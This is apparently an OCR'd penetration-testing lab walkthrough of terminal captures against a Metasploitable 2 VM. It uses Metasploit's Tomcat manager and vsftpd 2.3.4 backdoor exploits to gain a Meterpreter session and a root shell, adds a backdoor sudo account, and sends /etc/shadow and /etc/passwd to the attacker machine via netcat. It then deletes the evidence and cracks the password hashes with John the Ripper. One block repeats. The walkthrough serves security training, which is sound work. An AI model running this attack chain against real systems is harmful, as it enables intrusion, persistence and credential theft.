   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf5 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 10.0.2.8
RHOSTS ⇒ 10.0.2.8
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6268 bytes as 6gyMEcZje2feCHEbBgmOO.war ...
[*] Executing /6gyMEcZje2feCHEbBgmOO/yBVc40Xvais2AS.jsp...
[*] Undeploying 6gyMEcZje2feCHEbBgmOO ...
[*] Sending stage (53906 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.7:4444 → 10.0.2.8:46777) at 2020-04-28 06:51:50 -0500

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
```




```
RPORT ⇒ 8180
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 10.0.2.8
RHOSTS ⇒ 10.0.2.8
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6268 bytes as 6gyMEcZje2feCHEbBgmOO.war ...
[*] Executing /6gyMEcZje2feCHEbBgmOO/yBVc40Xvais2AS.jsp...
[*] Undeploying 6gyMEcZje2feCHEbBgmOO ...
[*] Sending stage (53906 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.7:4444 → 10.0.2.8:46777) at 2020-04-28 06:51:50 -0500

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40444/r--r--r--   4096     dir   2012-05-13 22:35:33 -0500  bin
40444/r--r--r--   1024     dir   2012-05-13 22:36:28 -0500  boot
40444/r--r--r--   4096     dir   2010-03-16 17:55:51 -0500  cdrom
40444/r--r--r--   13500    dir   2020-04-27 14:02:54 -0500  dev
40444/r--r--r--   4096     dir   2020-04-28 06:50:03 -0500  etc
40444/r--r--r--   4096     dir   2020-03-31 21:20:21 -0500  home
40444/r--r--r--   4096     dir   2010-03-16 17:57:40 -0500  initrd
100444/r--r--r--  7929183  fil   2012-05-13 22:35:56 -0500  initrd.img
40444/r--r--r--   4096     dir   2012-05-13 22:35:22 -0500  lib
100000/---------  3100     fil   2020-03-31 21:47:42 -0500  log.txt
40000/---------   16384    dir   2010-03-16 17:55:15 -0500  lost+found
40444/r--r--r--   4096     dir   2010-03-16 17:55:52 -0500  media
40444/r--r--r--   4096     dir   2010-04-28 15:16:56 -0500  mnt
100000/---------  7984     fil   2020-04-27 14:03:29 -0500  nohup.out
40444/r--r--r--   4096     dir   2010-03-16 17:57:39 -0500  opt
40444/r--r--r--   0        dir   2020-04-27 09:02:22 -0500  proc
40444/r--r--r--   4096     dir   2020-04-27 14:03:29 -0500  root
40444/r--r--r--   4096     dir   2012-05-13 20:54:53 -0500  sbin
40444/r--r--r--   4096     dir   2010-03-16 17:57:38 -0500  srv
40444/r--r--r--   0        dir   2020-04-27 09:02:23 -0500  sys
40666/rw-rw-rw-   4096     dir   2020-04-28 06:52:40 -0500  tmp
40444/r--r--r--   4096     dir   2010-04-27 23:06:37 -0500  usr
40444/r--r--r--   4096     dir   2010-03-17 09:08:23 -0500  var
100444/r--r--r--  1987288  fil   2008-04-10 11:55:41 -0500  vmlinuz

meterpreter > █
```


Vsftpd




```
kali@kali:~$ msfconsole -q
[-] ***
[-] * WARNING: No database support: No database YAML file
[-] ***
msf5 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```




```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.8
RHOST ⇒ 10.0.2.8
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.8:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.8:21 - USER: 331 Please specify the password.
[+] 10.0.2.8:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.8:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.7:42057 → 10.0.2.8:6200) at 2020-03-31 17:19:07 -0400

whoami
root
```




```
useradd hack
passwd hack
Enter new UNIX password: hack
Retype new UNIX password: hack
passwd: password updated successfully
usermod -aG sudo hack
```




```
kali@kali:~$ nc -l -p 1234 > log.txt
```




```
cat /etc/shadow /etc/passwd > log.txt
```




```
cat log.txt | netcat -q 10 10.0.2.7 1234
rm -f log.txt
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```



```
kali@kali:~$ nc -l -p 1234 > log.txt
kali@kali:~$ ls
crack.password.db  Desktop  Documents  Downloads  log.txt  Music  Pictures  Public  Templates  Videos
kali@kali:~$ touch passwd
kali@kali:~$ touch shadow
kali@kali:~$ sudo unshadow passwd shadow > crack.password.db
```



```
kali@kali:~$ sudo john -show --format=md5crypt-long crack.password.db
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
maoxx241:maoxx241:1003:1003::/home/maoxx241:/bin/sh

7 password hashes cracked, 2 left
```



```
kali@kali:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: hack
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No directory, logging in with HOME=/
hack@metasploitable:/$ █
```